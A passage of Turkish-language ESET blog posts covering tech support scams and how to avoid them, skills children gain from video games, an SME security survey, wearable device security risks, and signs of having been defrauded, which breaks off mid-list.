## **FBI ne hakkında uyarıyor?**
Günümüzde FBI tarafından da vurgulanan yeni taktiklerden bazıları şu adımları içeriyor:
- Kurban, yasal görünen bir alan adından, birkaç yüz dolarlık bir teknik servisin (örneğin bir garantinin) yakın zamanda ve otomatik olarak yenileneceğine dair uyarı içeren bir e-posta alır. Alıcıdan, ödeme yapmak istememesi durumunda, listelenen bir telefon numarası veya e-posta adresiyle iletişime geçmesi istenir.
- Kurban, açıklama/geri ödeme talebinde bulunmak için dolandırıcıları arar.
- Dolandırıcı, kurbanı uzak masaüstü protokolü (RDP) yazılımı indirmeye ikna eder, böylece kullanıcının cihazına erişebilir, teknik yardım alabilir ve geri ödemeyi işleme koyabilir.
- Dolandırıcı, çevrimiçi bankacılık hesabına girildikten sonra kurbanın ekranını dondurur veya hesaptan gizlice para aktarırken kullanıcıya boş bir ekran gösterir.
Tabii ki teknik destek dolandırıcılığının tek yöntemi bu değil. FBI tarafından paylaşılan başka bir yöntemde dolandırıcıların kurbanlarıyla ilk teması kurmak için pazarlama amacıyla aramadığına ancak onlara kısa mesaj veya e-posta gönderdiği belirtiliyor. Teknoloji firmalarının yanı sıra finans ve bankacılık kurumlarının, kamu hizmeti şirketlerinin ve hatta sanal döviz borsalarının temsilcileri gibi davranabiliyorlar. Çözmek için aradıkları “sorun” bir lisans veya garanti yenilemesi değil, güvenliği ihlal edilmiş bir e-posta veya banka hesabı ve hatta bir bilgisayar virüsü olabilir.
Dolandırıcılar daha sonra şunları yapabilir:
- Kurbanı finansal hesaplarının ele geçirildiğine ve birikimlerini başka bir yere aktarması gerektiğine ikna edebilirler.
- Aynı RDP araçlarını kullanarak cihazlarının kontrolünü uzaktan ele geçirebilirler.
- Kurbanın banka hesabından para transferi yapmak için sanal para birimi hesapları açabilirler.
Diğer taktikler şunları içerebilir:
- Bir kullanıcının cihazını, bir şeylerin ters gittiği ve bunu çözmek için bir numarayı aramaları gerektiğine dair uyarılar vermesi için tetikleyerek sahte açılır pencereler oluşturan “drive-by indirme” yöntemiyle gizlice ihlal etmek.
- Kart bilgilerini ve diğer kişisel bilgileri elde etmek amacıyla bilgi çalan kötü amaçlı bir yazılım yüklemek üzere kurbanın cihazına uzaktan erişim sağlamak ve ardından erişime izin vermek için kurbandan ücret talep etmek.
*İLGİLİ MAKALE:* [*Tech support scams:*](https://www.welivesecurity.com/2015/12/10/tech-support-scams-3-steps-conning-unsuspecting-victims/)[ *3 steps to conning unsuspecting victims*](https://www.welivesecurity.com/2015/12/10/tech-support-scams-3-steps-conning-unsuspecting-victims/)
## Teknik destek dolandırıcılıkları nasıl fark edilir ve engellenir?
İyi haber şu ki kullanıcılar biraz daha şüpheci ve bilinçli hareket ederek teknik destek dolandırıcılığı kurbanı olmanın getireceği utanç ve kayıplardan kendilerini koruyabilirler. Aşağıdakileri göz önünde bulundurun:
- İstenmeyen e-postalara doğrudan yanıt vermeyin veya gönderilen numaraları aramayın – şüpheniz varsa ilgili şirketi doğrudan arayarak kontrol edin.
- Bilgisayar ekranınızda bir telefon numarası içeren bir açılır pencere veya hata mesajı görünürse numarayı arama dürtüsüne karşı koyun.
- Birisi sizi arayıp bilgisayarınızda bir sorun olduğunu söylerse, telefonu kapatın.
- Telefonla arayan temsilciler de dahil olmak üzere kişisel olarak tanımadığınız hiç kimseye uzaktan bilgisayar erişimi vermeyin.
- Parolalarınızı kimseyle paylaşmayın.
- Bilgisayarınıza uzaktan erişim sağlanırken banka veya finans hesaplarına giriş yapmayın.
- Dolandırıcıların, kurbanlarını her zaman panik olmaya iterek acele kararlar vermeye zorladığını unutmayın. Buna karşı dikkatli olun ve sakin kalmaya çalışın.
- Dolandırıcılık faaliyetlerinden endişe ediyorsanız, banka hesabı işlemlerinizi yakından takip edin.
- Tüm cihazlarınızda iyi bilinen bir hizmet sağlayıcının güvenlik yazılımını kullanın.
Teknik destek dolandırıcılıkları on yıldan fazla bir süredir hayatımızda ve uzun bir süre daha olmaya devam edecek. 2023’te karşımıza neler çıkacağını bilmiyoruz, ancak bu bilgiler ışığında bu tür dolandırıcılıkları daha kolay fark edebiliriz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Video oyunlarının çocuklara kazandırdığı 5 değerli beceri](https://antivirus.com.tr/cocuklarinizin-video-oyunlari-oynayarak-edinebilecekleri-5-degerli-beceri/)
**Published:** Ocak 24, 2023
**Author:** ESET
**Excerpt:** Video oyunları oynamak, çocuklarınızın gelecekte onlara fayda sağlayacak bazı yaşam becerileri edinmelerine ve geliştirmelerine yardımcı olabilir.
**Content:**
O*yun oynamak, çocuklarınızın gelecekte onlara fayda sağlayacak bazı yaşam becerileri edinmelerine ve geliştirmelerine yardımcı olabilir.*
Video oyunları artık o kadar popüler bir hal aldı ki geçen yıl dünya çapındaki oyuncu sayısı 3 milyarı aştı! Bu hızlı artış, oyun konsollarının ve PlayStation, Xbox ya da Nintendo gibi en tanınmış oyun platformlarının çok ötesine geçerek bilgisayarlara ve akıllı telefonlarımız aracılığıyla doğrudan ceplerimize ulaşıyor.
Öylesine oynanan oyunlardan, e-sporların ve profesyonel oyunların yükselişine kadar, oyunların hayatımızda kalıcı olduğu açık. Sonuç olarak çocukların ekran karşısında geçirdikleri hareketsiz zaman, ebeveynler için büyük bir endişe kaynağı olmaya devam etse de, oyun oynamanın çok gerçek faydaları da var.
## Video oyunları oynamak, çocukların değerli beceriler edinmelerine nasıl yardımcı oluyor?
#### 1. Sosyal beceriler
Oyunlar çevrimiçi hale geldikçe, oyuncular arasındaki etkileşim de yeni seviyelere ulaştı! Sadece birkaç yıl önce, çocuklar oluşturdukları koleksiyonlar ya da spor oyunlarında elde ettikleri başarılar hakkında konuşmak için heyecanla okula koşarken, artık dünyanın her yerinden arkadaşları ve başkalarıyla birlikte video oyunları oynuyorlar. Oyun içi sohbet özellikleri gerçek sosyal etkileşime olanak tanıyor ve bu da, iletişim ve işbirliği becerilerini geliştirmenin yanı sıra, grup içinde etkili bir şekilde nasıl çalışılacağını öğretiyor. Eskiden sosyal ilişkiler okul kampüsüyle sınırlıyken, artık çocuklar dünyanın her yerinden insanlarla konuşabiliyor, kendi ortamlarının dışında yeni gerçeklikler keşfedebiliyor, yeni diller öğrenmek için ilk adımları atabiliyor ya da farklı kültürel birikimlerin farkına varabiliyor.
#### 2. Öz farkındalık
Hakemli bir dergi olan *Games for Health Journal*, insanların ruh halini ve yaşadıkları stresi inceleyen birçok araştırmanın pasif bir mola verme, internette gezinme ya da rahatlatıcı etkinlik yapmakla karşılaştırıldığında video oyunları oynamanın daha belirgin iyileşmeler sağladığını belirtiyor. Ayrıca, video oyunları bir başarı duygusu verebilir. Çocuklar video oyunlarıyla görevleri başarmanın faydalarını, organizasyon ve planlamanın önemini ve yeni beceriler edinmenin onları daha iyi sonuçlara ve ödüllere nasıl götürebileceğini öğrenebilir. Ebeveynler ve bakıcılar ise diğer konuların nasıl öğrenileceği ve kümülatif bilginin neden güven oluşturduğunu ve kişiyi geleceğe hazırladığını göstermek için oyun oynamayı bir benzetme olarak kullanabilirler.
#### 3. Bilişsel beceriler
Çocukların oyun oynarken ekrana yapışmış gibi görünmelerinin bir nedeni var. Bu da oyunlarda genellikle ortamlarındaki değişiklikleri algılamalarını ve bunlara daha iyi tepki vermelerini sağlayan aşırı odaklanma, anlık tepkiler ve hızlı karar verme gereksinimidir. Aynı zamanda görüntüleri, karakterleri ve gizli geçitleri hatırlamanın yanı sıra haritalarda gezinmek zorunda olmak, hafızanın ve detaylara gösterilen özenin geliştirilmesine yardımcı olur. Benzer şekilde, Minecraft gibi bazı oyunların yaratıcılığı tetiklemek için harika bir seçenek olduğuna dair kanıtlar mevcut.
#### 4. Sorun çözme becerileri
Oyunlar sorun çözme becerilerini geliştirmenin ve sonraki seviyelere ilerlemek için gerekli çözümleri bulmak üzere mantık ve yaratıcılığın nasıl kullanılacağını öğrenmenin harika bir yoludur. Bilhassa oyunlar, çocukların sorunları daha küçük parçalara ayırmayı ve daha sonra her seferinde tek parça üzerinde çalışmayı öğrenmelerine yardımcı olabilir. Bu, çocukların karmaşık sorunları nasıl yönetebileceklerine dair olduğu kadar, durumsal benzerlikleri nasıl belirleyeceklerine ve yeni sorunları çözmek için önceki çözümleri nasıl kullanacaklarına dair bir anlayış geliştirmelerine ve bu süreçte başarılı “sayısal düşünürler” haline gelmelerine yardımcı olmak için harika bir yol olabilir.
#### 5. Mantıklı düşünme becerileri
Verilerin nasıl okunacağını, farklı araçların nasıl çalıştığını ve farklı ölçümlerin nasıl okunacağını anlamak, çocukların etraflarındaki dünyayı anlamalarına yardımcı olan değerli becerilerdir. Günümüzün verilerle çevrelenmiş toplumunda, etrafımızdaki birçok bilgiden nasıl anlam çıkarılacağını öğrenmek, anlamlı bağlantılar kurmak, sağlam yargılara ulaşmak ve ikna edici argümanlar oluşturmak, çocuklarınızın yaşamları boyunca iyi durumda kalmasını sağlayacaktır. Aslında, eleştirel düşünme temel bir yaşam becerisidir ve yukarıda sıralanan diğer beceri ve yatkınlıklarla birlikte, onların kendine güvenen ve sorumlu yetişkinler haline gelme yolunda ilerlemelerini sağlayacaktır. Size daha sonra teşekkür edecekler.
## Çocuklar sadece yetişkinlerin gözetimi altında oyun oynamalıdır
Bunlar öğrenilmesi gereken harika beceriler olsa da, çocuklara istedikleri zaman, istedikleri şeyi oynamalarına izin vermek için yeterli bir sebep değildirler. Ebeveynlerin ve vasilerin, belirli bir oyunun çocuğun yaşına uygun olup olmadığı ve çocuğun yaşı ne olursa olsun, oynanan oyunların okul performansı, uyku düzeni, ekran dışında geçirilen zaman ve davranışlar üzerinde nasıl bir etkisi olduğu gibi dikkat etmeleri gereken birkaç nokta var.
İşte bu soruları yanıtlamanıza yardımcı olabilecek birkaç kural:
- Çocuğunuza bir oyun satın alırken, PG değerlendirmesini (ya da dengini) kontrol edin.
- Uygulama içi satın alma yapılan oyunlardan kaçının; çünkü bunlar pazarlama numaralarını kötüye kullanır ve oyuncuların, daha ileri seviyelere geçme hakkını satın alarak oyun içi ilerlemeye dayalı öğrenme becerilerini baypas etmelerine olanak sağlar.
- Çocuklarınıza ergenlikten genç yetişkinliğe geçerken biraz mahremiyet tanımanız gerekiyor olsa da, oyunların yalnızca evinizin ortak alanlarında oynanmasını sağlayın. Bu şekilde davranışlarını denetleyebilirsiniz. Fakat onları ısrarla kontrol etmemeniz gerektiğini de unutmayın; bunun yerine güvene dayalı ilişkiler kurmayı hedefleyin ve oynadıkları oyunları öğrenmeye hatta siz de oynamaya çalışın.
- Oyun saatleri ve süresi üzerinde önceden anlaşma yapın. Bu şekilde, çocuklar da zamanlarını nasıl istedikleri gibi planlayacaklarını öğrenebilirler. Ve oyunlar aynı zamanda sosyal etkinlikler olduğundan arkadaşlarına da ayak uydurabilirler.
- Oyun zamanları dışında oyun bildirimlerini kapatın ve çocuklarınızın telefonlarının yanı sıra PlayStation, Xbox veya Nintendo Switch, gibi konsollarda ebeveyn denetimi özelliklerini kullanın.
- Çevrimiçi olarak nasıl güvende kalacakları, siber zorbalığın ne olduğu, karşılaşabilecekleri dolandırıcılık türleri ve çevrimiçi ortamda tanıştıkları herkesin umdukları kadar iyi kalpli olmayabileceğinden bahsedin.
## Oyun oynamak sadece çocuklara özgü değildir!
Bu yazıda ele alınan oyun oynamanın faydaları ve bu konuda tavsiyeler sadece çocuklar değil yetişkinler için de geçerlidir. Y kuşağı genel olarak oyunlarda iyi vakit geçirerek aldığı eğlence ve heyecan duygusunu hiç kaybetmeden büyüdüğü için oyun oynamak artık sadece çocuklara özgü bir şey değil. Aslında, kısa sürelerle aksiyon türü video oyunları oynamak, bazı görme engelli yetişkinlerde uzamsal görüşü ve “göz tembelliği” denilen görsel dikkati geliştirebilir. Hatta günümüzde doktorlar bile tekniklerini geliştirmek için ameliyatlardan önce artık bu tarz oyunlar oynuyorlar.
Özetle, kaç yaşında olursanız olun, yaşınıza uygun bir oyun seçin, ve keyfini çıkarmaya bakın!
[*Safer Kids Online*](https://saferkidsonline.eset.com/tr) *adresini ziyaret ederek çocukların çevrimiçi ortamda karşılaştıkları tehlikeler ve teknolojinin onları güvende tutmaya nasıl yardımcı olabileceği hakkında daha fazla bilgi edinin.*
*Ayrıca, ESET’in çocuklara çevrimiçi tehditleri nasıl tanıyacaklarını öğreten yeni animasyon dizisi ‘[Hey PUG](https://youtube.com/playlist?list=PLOhPRvLw26wY3pD9BEA7Bult6mAvNRQ11)‘u izlemeden geçmeyin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [ESET KOBİ Dijital Güvenlik Raporu: İhlalin zarar verici etkileri](https://antivirus.com.tr/eset-kobi-dijital-guvenlik-hassasiyeti-raporu-bir-ihlalin-zarar-verici-etkileri/)
**Published:** Şubat 23, 2023
**Author:** ESET
**Excerpt:** KOBİ'lerin dijital güvenlik ihlali yaşama ihtimallerini azaltıcı önlemler almaları kadar, kendilerini en kötü durum senaryosuna hazırlamaları da çok önemlidir.
**Content:**
Siber saldırılar giderek artıyor ve telemetrimiz, siber tehdit algılamalarında bir yıldan diğerine %13’lük bir artış olduğunu gösteriyor. Haberler büyük şirketleri içeren ihlallere yer verme eğiliminde olsa da, siber suçlular tarafından yalnızca büyük işletmelerin hedef alındığını varsaymak yanlış olur. Manşetlerde daha çok büyük şirketleri hedef alan saldırılar yer alıyor, ancak dijital dünyadaki suçlular her türden şirkete saldırarak dijital güvenlik tehdidi oluşturuyor. Hem küçük hem de orta ölçekli şirketler ve destek verdikleri işletmeler tarafından kullanılan çok sayıda BT platformları yoluyla, suçlular büyük miktarda kolay kazanç sağlamayı vaat eden çok çeşitli araç ve tekniklerden yararlanabilir.
Ancak sürekli olarak ortaya çıkan yeni tehditlerle birlikte, zaten güvenlik ihlallerine hazırlıklı olmayan KOBİ’lerin, bir ihlalle karşılaşma ihtimalini düşürmek için önlem almanın yanı sıra en kötü durum senaryosuna hazırlanmaları da çok önemlidir. İş dünyası liderleri, bir siber saldırının işlerine verebileceği zararı nasıl azaltacaklarını düşünmelidir. Bu zararlar, hassas müşteri veri kayıpları, finansal bilgilerin çalınması veya müşteri güvenini kaybetme şeklinde olabilir.
## **Güvenliğe ayak uydurma**
Geçen yıl 1.200’den fazla KOBİ siber güvenlik karar vericisi ile yaptığımız ankette, katılımcıların üçte ikisi (%69) son 12 ayda bir ihlal yaşadıklarını veya saldırı olmasına dair güçlü bir belirti ile hareket ettiklerini söyledi. Üçte biri de birden fazla kere ihlalle karşılaştığını söyledi. Bir şey yapmak gerekiyor.
Ortada endişe verici bir durum var. Her 10 KOBİ’den 7’si (%70), BT güvenliğine yaptıkları yatırımın pandemi sırasında işletme türüne göre zorunlu olarak yaptıkları değişikliklere ayak uyduramadıkları konusunda uyardı ve %77’si hibriti çalışmayı kolaylaştırmak için tasarlanmış, Uzak Masaüstü Protokolü (RDP) gibi teknolojileri güvenlik risklerine rağmen kullanmaya devam edeceklerini söyledi.
Buna rağmen, birçoğu doğru yönde adımlar atıyor. Bu adımlar, çok faktörlü kimlik doğrulama uygulanmasını (%50), kurumsal bir VPN kullanımını (%50), uzaktan erişim araçlarını güncel tutmayı (%49) ve uzaktan erişim araçları için daha güvenli yapılandırmaları kullanmayı (%37) içeriyor.
## **Araştırma ve yenilen yapılandırma**
Bir ihlal yaşayan KOBİ’ler için, saldırıyı araştırmak ve gelecekte benzer saldırıları önlemek için BT sistemlerini yeniden yapılandırmak genellikle birkaç hafta sürerdi. Üçte biri (%32) bu durumun yedi ile 12 hafta arasında sürdüğünü ve yalnızca beşte biri (%21) iki haftadan az sürdüğünü söyledi. Bu süreyi kısaltmak için KOBİ’lerin bir siber saldırı durumunda takip edilecek sağlam protokoller oluşturması önemlidir.
Bir güvenlik ihlalinden kurtulmak güvenlik ihlalini engellemekten çok daha fazla çaba gerektirir
Kurtarma süresi değişiklik gösterebilir, ancak KOBİ’ler bir ihlalden sonra harekete geçme konusunda hızlıdır. Anketimizdeki, bu durumu açıklayan en yaygın yanıtlar arasında BT ekipleri için siber güvenlik eğitimine yatırım yapmak (%42), siber güvenlik risk denetimleri yapmak (%39) ve yeni siber güvenlik araçlarına yatırım yapmak (%38) yer alıyor. Geriye dönüp bakıldığında, KOBİ liderleri, işler kötüleştikten sonra tepki vermek yerine, önlem alarak elde edilebilecek tasarrufları göz önünde bulundurmalıdır.
## **Akıllı hareket**
Siber güvenlik denetimi, riski en aza indirmek için kullanılabileceğinden, tüm KOBİ’ler için akıllı bir harekettir. Anketimiz, neredeyse 10 KOBİ’den 3’ünün (%27) son altı ayda ve üçte birinin (%33) geçen yıl siber güvenlik denetimi yaptığını gösterdi. Siber güvenlik denetiminin yapıldığı şirketlerin %52’si harici bir BT güvenlik şirketi kullandı ve %40’ı denetimi kendi gerçekleştirdi.
Siber güvenlik denetiminde araştırılan faktörler farklılık gösterse de, bunlar arasında büyük olasılıkla hassas bilgilerin korunması (%44), siber güvenlik tehditlerinin belirlenmesi ve değerlendirilmesi (%39), kaybolan veya çalınan veriler için kurtarma planlarının detaylandırılması (%38) ve çalışan siber farkındalığı (%37) yer alır.
## **Yalnız değilsiniz**
KOBİ’lerin üçte ikisinin bir ihlal yaşadığı göz önüne alındığında, artık düşünülmesi gereken olduğunda yapılması gerekenler değil, ne zaman olacağıdır. Birçok KOBİ’nin artan giderlerle mücadele ettiği bir zamanda, bir KOBİ’ye yönelik bir ihlalin ortalama maliyetinin 219.000€ olduğu düşünülüyor. Bununla birlikte, bir KOBİ, faaliyetlerini zamanında yedekleyebilir ve çalıştırabilirse, bu maliyet azaltılabilir.
Bu nedenle, işletmelerin bir siber saldırıya uğrama olasılıklarını azaltmak için zaman ayırmalarının ve düşünmelerinin yanı sıra savunmaları ihlal edildiğinde takip edebilecekleri süreçleri harekete geçirmeleri de hayati önem taşıyor.
Yalnız olmadığınızı unutmayın. ESET, KOBİ’lere kullanımı kolay yönetim, en son cihaz öğrenimi ve Genişletilmiş Algılama ve Yanıt dahil çeşitli ölçeklenebilir koruma seçenekleri içeren, kurumsal düzeyde çok katmanlı uç nokta koruması sağlar. Daha fazla bilgi için, web sitemize göz atın. KOBİ anketi ile ilgili daha fazla bilgi edinmek istiyorsanız, 2022 ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu’nu okuyun.
ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu
Raporu okuyun

*BUNLARI DA OKUYUN:*
*[KOBİ’ler için daha iyi siber güvenlik, daha az baş ağrısı](https://antivirus.com.tr/kobiler-icin-daha-iyi-siber-guvenlik-daha-az-bas-agrisi/)*
*[Küçük şirketler için siber güvenliğe yönelik ipuçları: 2022 sürümü](https://www.eset.com/tr/blog/kucuk-sirketler-icin-siber-guvenlige-yonelik-ipuclari-2022-surumu/)*
*[NIST cybersecurity resources for smaller businesses](https://www.welivesecurity.com/2019/04/04/nist-cybersecurity-resources-smaller-businesses/)*
*[Küçük ve orta ölçekli işletmeler: fidye yazılımı saldırıları için büyük hedefler](https://www.eset.com/tr/blog/kucuk-ve-orta-olcekli-isletmeler-fidye-yazilimi-saldirilari-icin-buyuk-hedefler/)*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Fidye Yazılımı, Kurumsal Güvenlik, Ransomware, Rapor, Siber Güvenlik
---
### [Giyilebilir cihazların gizli güvenlik tuzakları](https://antivirus.com.tr/ne-giydiginize-dikkat-edin-giyilebilir-cihazlar-ve-guvenlik-tuzaklari/)
**Published:** Mart 1, 2023
**Author:** ESET
**Excerpt:** Modern telefonların siber saldırılara karşı savunmasız olduğunu mu düşünüyorsunuz? Giyilebilir cihazlar daha da büyük güvenlik riskleri barındırabilir.
**Content:**
Gün geçtikçe giyilebilir cihazlar dahil birçok cihaz, bizi uzaklardaki yakınlarımızla bir araya getirerek veya sadece günlük ihtiyaçlarımızı ve isteklerimizi karşılayarak yaşamlarımızı daha iyi hale getirmek için internete bağlanabiliyor.
Akıllı telefonlar dışında hiçbir cihaz, akıllı saatler ve diğer giyilebilir cihazlar kadar yaygın değildir. Çünkü bu cihazlar, kullanan kişinin sosyal statüsünü ve trendlere uyduğunu göstermenin yanı sıra anlık veri takibi fırsatı da veriyor.
Güçlü moda akımları yaratan, tasarım odaklı pek çok insanı kışkırtsa da, böyle bir cihazı kullanmanın getirdiği riskler herkes tarafından anlaşılmalıdır.
## **Giyilebilir cihazlar bir moda tutkununun gardırobu kadar çeşitli**
Giyilebilir eşyalar farklı özellikler ve kullanım alanlarıyla karşımıza çıkabilir. Buna, telefonlarımızın işlevlerini desteklemek için kullanılan saatler, nabız veya oksijen seviyelerimizi takip etmek için parmak veya bileğe takılan cihazlar, yapay yollarla gerçekliğimizi artırabilen gözlükler örnek verilebilir.
Aslında, bu cihazlar bir mankenin gardırobu kadar çeşitlidir, dolayısıyla bu kadar yaygın olarak benimsenmesi şaşırtıcı değildir.
Yeni bir araştırmaya göre, giyilebilir cihazların güncel piyasa büyüklüğü 71,91 milyon ABD dolarıdır ve 2023’ten 2030’a kadar yaklaşık %12,9 oranında artış gösterip daha da büyümesi beklenmektedir.
Bileklik ve gözlük ya da kulaklık kategorilerinde satış rekorları kıran bu tarz elektronik ürünlerin kullanılmasından kaynaklanan güvenlik risklerinin de bilinmesi gerekmektedir.
Ayrıca yeni telefonların güvenlik açıklarının olduğunu düşünüyorsanız, şunu da ilave edelim. Giyilebilir cihazlar yalnızca tüketici açısından değil, aynı zamanda küçük ve orta ölçekli işletmeler açısından daha büyük güvenlik riski taşıyor.
## **Herkesin erişimine açık olan kişisel sağlık dosyanız**
Yeniliklere uyum göstermek, teknolojik gelişmelere ayak uyduracak risk değerlendirmelerini gerekli kılar. Bu nedenle, insanlar cihazlarının neden olabileceği güvenlik sorunlarına karşı daha dikkatli olmalıdır. İnternete bağlanan giyilebilir cihazları ne kadar çok insan kullanırsa, siber suçlular da o kadar fazla kişisel bilgiye bu cihazlar üzerinden veya bunlar aracılığıyla erişmeye çalışacak. Suçlular nihayetinde büyük vurgun yapabilecekleri platformların izini sürüyor.
Yıllık büyüme oranı %30 olan son model spor saatler ve akıllı saatler ile koşmaktan keyif alan çok sayıda insan var. Bu cihazların, kullanıcıların sağlık değerlerini takip edip raporlaması endişe verici birçok konudan sadece biridir. Önceden bu tür sağlık verileriyle sadece kullanıcılar veya bu kullanıcıların doktorları ilgilenirdi. Günümüzde ise bu veriler, üçüncü kişilerin eline geçebilir ve bu kişiler, söz konusu bilgileri satabilir veya kişiselleştirilmiş reklamlar yapmak için kullanabilir. En kötü senaryoda ise bir suçlu, kişinin konumunu ve davranışlarını daha doğru bir şekilde takip etmek için bu verileri kötü amaçlarla kullanabilir.
Aynı zamanda bu cihazların şirket ağına bağlanması da şirketler için ek güvenlik riskleri oluşturabilir çünkü söz konusu giyilebilir cihazlar genellikle çevrim içi bağlantılarını telefondaki benzerleriyle paylaşmaya çalışır ve bu durum, potansiyel bir siber saldırı yolu açar.
Benzer şekilde dijital dünyada yayılan kimlik avı, sesli kimlik avı veya SMS ile kimlik avı saldırı türleri de giyilebilir saatlerimiz için oldukça gerçek tehditler oluşturuyor çünkü saatlerimizin sunduğu özellikler genellikle bir telefonun özelliklerini taklit ediyor.
## **Daha fazla güvenlik sorunu**
Konuyu özetlemek gerekirse, birçok güvenlik uzmanı, örneğin, akıllı saatlerin genellikle kullanıcı kimlik doğrulama yöntemlerine sahip olmadığı ve kullanıcıların cihazlarını açmak için güçlü PIN’ler veya şifreler oluşturmaya yönlendirmediği konusunda uyarıyor. Bu cihazlar kullanıcıları bu şekilde yönlendirse bile bu önlemler genelde zayıf kalıyor çünkü söz konusu cihazlar, günümüzde telefonların sunduğu gibi kompleks kimlik doğrulama önlemlerini sunmak için aynı işlemci gücüne sahip değil. Yine de bir şifrenin olması, hiç olmamasından daha iyidir.
Benzer şekilde, veri depolama da bir sorun olarak ortaya çıkıyor çünkü giyilebilir saatler, genellikle şifrelemenin olmadığı kendi dosya sürücülerini ve yerel olarak depolanmış verileri taşıyor veya daha kötüsü söz konusu veriyi taşımak için bulut çözümleri kullanıyor. Örneğin bu yöntem, ortadaki adam (MITM) saldırısı ile oldukça kolay bir şekilde ihlal edilebilir. Aynı durum, saat ve telefon arasındaki Bluetooth bağlantısı için de geçerlidir çünkü basit algılayıcılar, saatten telefona veya telefondan saate gerçekleşen veri transferini ele geçirebilir.
### **Giyilebilir cihazlar için hâlâ umut var**
Neyse ki giyilebilir cihazlarımızı daha güvenli bir şekilde kullanabileceğimiz yöntemler var. Her şeyde olduğu gibi burada da kullanıcı hatası, başarılı saldırıların en yaygın nedenidir. Bu yüzden bu saldırıları önlemek amacıyla pratik çözümler konusunda kendinizi eğitmeniz oldukça faydalı olabilir.
İşte bunun için uygulayabileceğiniz beş basit yöntem:
1. Yazılımınızı ve saatinizdeki güvenlik güncelleştirmelerini düzenli olarak kontrol edin.
2. Uygulama izinlerini gözden geçirin.
3. Bir PIN ya da şifre erişim kodu oluşturun.
4. Cihazınıza kaydedilen bilgilere dikkat edin.
5. Bazı temel siber güvenlik önlemlerini dikkate alın.
Nihayetinde bu beş yöntem, geliştirilmiş güvenlik için temel bazı adımları oluştursa da giyilebilir bir cihaz kullanırken dikkatli olmayı hala tavsiye ediyoruz.
Android cihaz kullanıcıları, ESET Mobile Security gibi bir mobil güvenlik uygulaması kullanmaya öncelik vermeli ve Google Play Store’da veya Garmin ya da Huawei AppGallery gibi uygulama mağazalarında genellikle özel uygulamalar sunan üçüncü taraf geliştiricilerinden uygulama indirirken dikkatli olmalıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Giyilebilir Cihazlar, Siber Güvenlik
---
### [Dolandırıcılık mağduru olduğunuzun 5 işareti, ne yapmalı?](https://antivirus.com.tr/dolandiricilik-kurbani-oldugunuzun-5-isareti-ve-yapmaniz-gerekenler/)
**Published:** Mart 16, 2023
**Author:** ESET
**Excerpt:** Dolandırıldığınızdan mı şüpheleniyorsunuz? Dolandırıldığınızı nasıl anlayacağınızı ve bu nedenle uğradığınız zararı nasıl telafi edeceğinizi anlatıyoruz.
**Content:**
*Dolandırıldığınızdan mı şüpheleniyorsunuz? Dolandırıcılık kurbanı olduğunuzu nasıl anlayabilir ve bu nedenle uğradığınız zararı nasıl telafi edebilirsiniz?*
Çevrimiçi dolandırıcılık, her yerde dijital hizmetlerden faydalanmak için ödediğimiz bir bedel olarak düşünülebilir. Bu hizmetler hayatımızı daha kolay, daha sağlıklı, daha güvenli ve daha eğlenceli hale getiriyor. Ancak, bu sayede kimliklerimizi ve paramızı çalmayı bekleyen sayısız dolandırıcı var. Dolandırıcıların yaratıcılığı, bizim iyi niyetimiz ve zayıf kurumsal güvenliğimiz bir araya geldiğinde ortaya milyarlarca dolarlık bir risk çıkıyor. FTC’ye göre 2021’de ABD’li tüketiciler, dolandırıcılık nedeniyle bir önceki yıla kıyasla %70 artışla yaklaşık 6 milyar ABD doları kaybetti.
Önlem almak her zaman en iyi yaklaşımdır. Ancak bizler sıradan insanlarız. Ve düşmanlarımız giderek daha becerikli ve kararlı hale geliyor. Bu, dolandırıcılığın hayatlarımız üzerindeki etkisini en aza indirmek ve kötülerin kazanmamasını sağlamak için dolandırıldığımızda hızlı tepki vermeye hazırlıklı ve donanımlı olmamız gerektiği anlamına geliyor.
[](https://tr.store.eset.com/confirmandcontinue.aspx?SKU=ES-B2C-EHSU-05-1&PROMO=VPN30)
## Madalyonun iki yüzü
Bazen bir şeylerin yanlış olduğu hemen anlaşılır. Bir kimlik avı bağlantısına tıklamış ve bir salise sonra ne olduğunu anlamış olabilirsiniz. Ya da belki telefonunuzu, bilgisayarınıza erişimi olan bir teknik destek dolandırıcısına bırakabilirsiniz.
Ancak bazen risk bu kadar belirgin değildir. Örneğin, bilgisayar korsanları üçüncü taraf ihlali yoluyla kredi kart bilgilerinizi veya sosyal güvenlik numaraları gibi kişisel bilgilerinizi ele geçirebilir. Bu bilgileri genellikle dolandırıcıların bir araya geldiği bir siber suç pazarında satarlar.
Büyük hacimli bu kişisel veriler satıldıktan sonra kimlik avı, ödeme dolandırıcılığı, hesap devralma veya yeni hesap dolandırıcılığı (NAF) gibi otomatik saldırılarda kullanılır. Hesap giriş bilgileriniz ayrıca, dijital yayın hizmetinize, araç çağırma hesabınıza vb. erişim sağlamak için kötü amaçlı kullanıcılara yeniden satılabilir.
Maalesef, yeraltı siber suç dünyasına çalıntı veri akışı büyük bir hızla devam ediyor. Yalnızca ABD’de 2022’de bildirilen 1.800’den fazla ihlal var ve bu, yıllık %40 artışla 422 milyon tüketiciyi etkiledi.
## Dolandırıcılık kurbanı olduğunuzun 5 işareti
Tüm bu anlattıklarımızdan sonra, dolandırılmış olduğunuzun beş işaretini aşağıda bulabilirsiniz.
- **Sıra dışı işlemler ve/veya yeni kredi kartı limitleri.** Dolandırıcılar verilerinize ve/veya mali bilgilerinize sahipse, bunları ödeme dolandırıcılığında kullanabilir. Bu durumda çalınan kart bilgileri ve/veya çalınan hesaplarda kayıtlı kartlar sizin bilginiz dışında kullanılır. Alternatif olarak, yeni kredi kartlarına başvurmak için kimlik bilgilerinizi kullanabilirler. Birincisi hakkında muhtemelen ilk fark edeceğiniz şey, banka hesabınızdaki garip hareketlerdir. NAF ile ilgili bir sorunsa, geç ödemeleri bildiren bir mektup veya e-posta alana kadar bunu fark etmek daha zor olabilir. Bazen, kullanıcılar NAF’ı ilk duyduklarında, kredi puanlarını kontrol ettikleri ve/veya bir borç veren tarafından geri çevrildikleri zamandır.
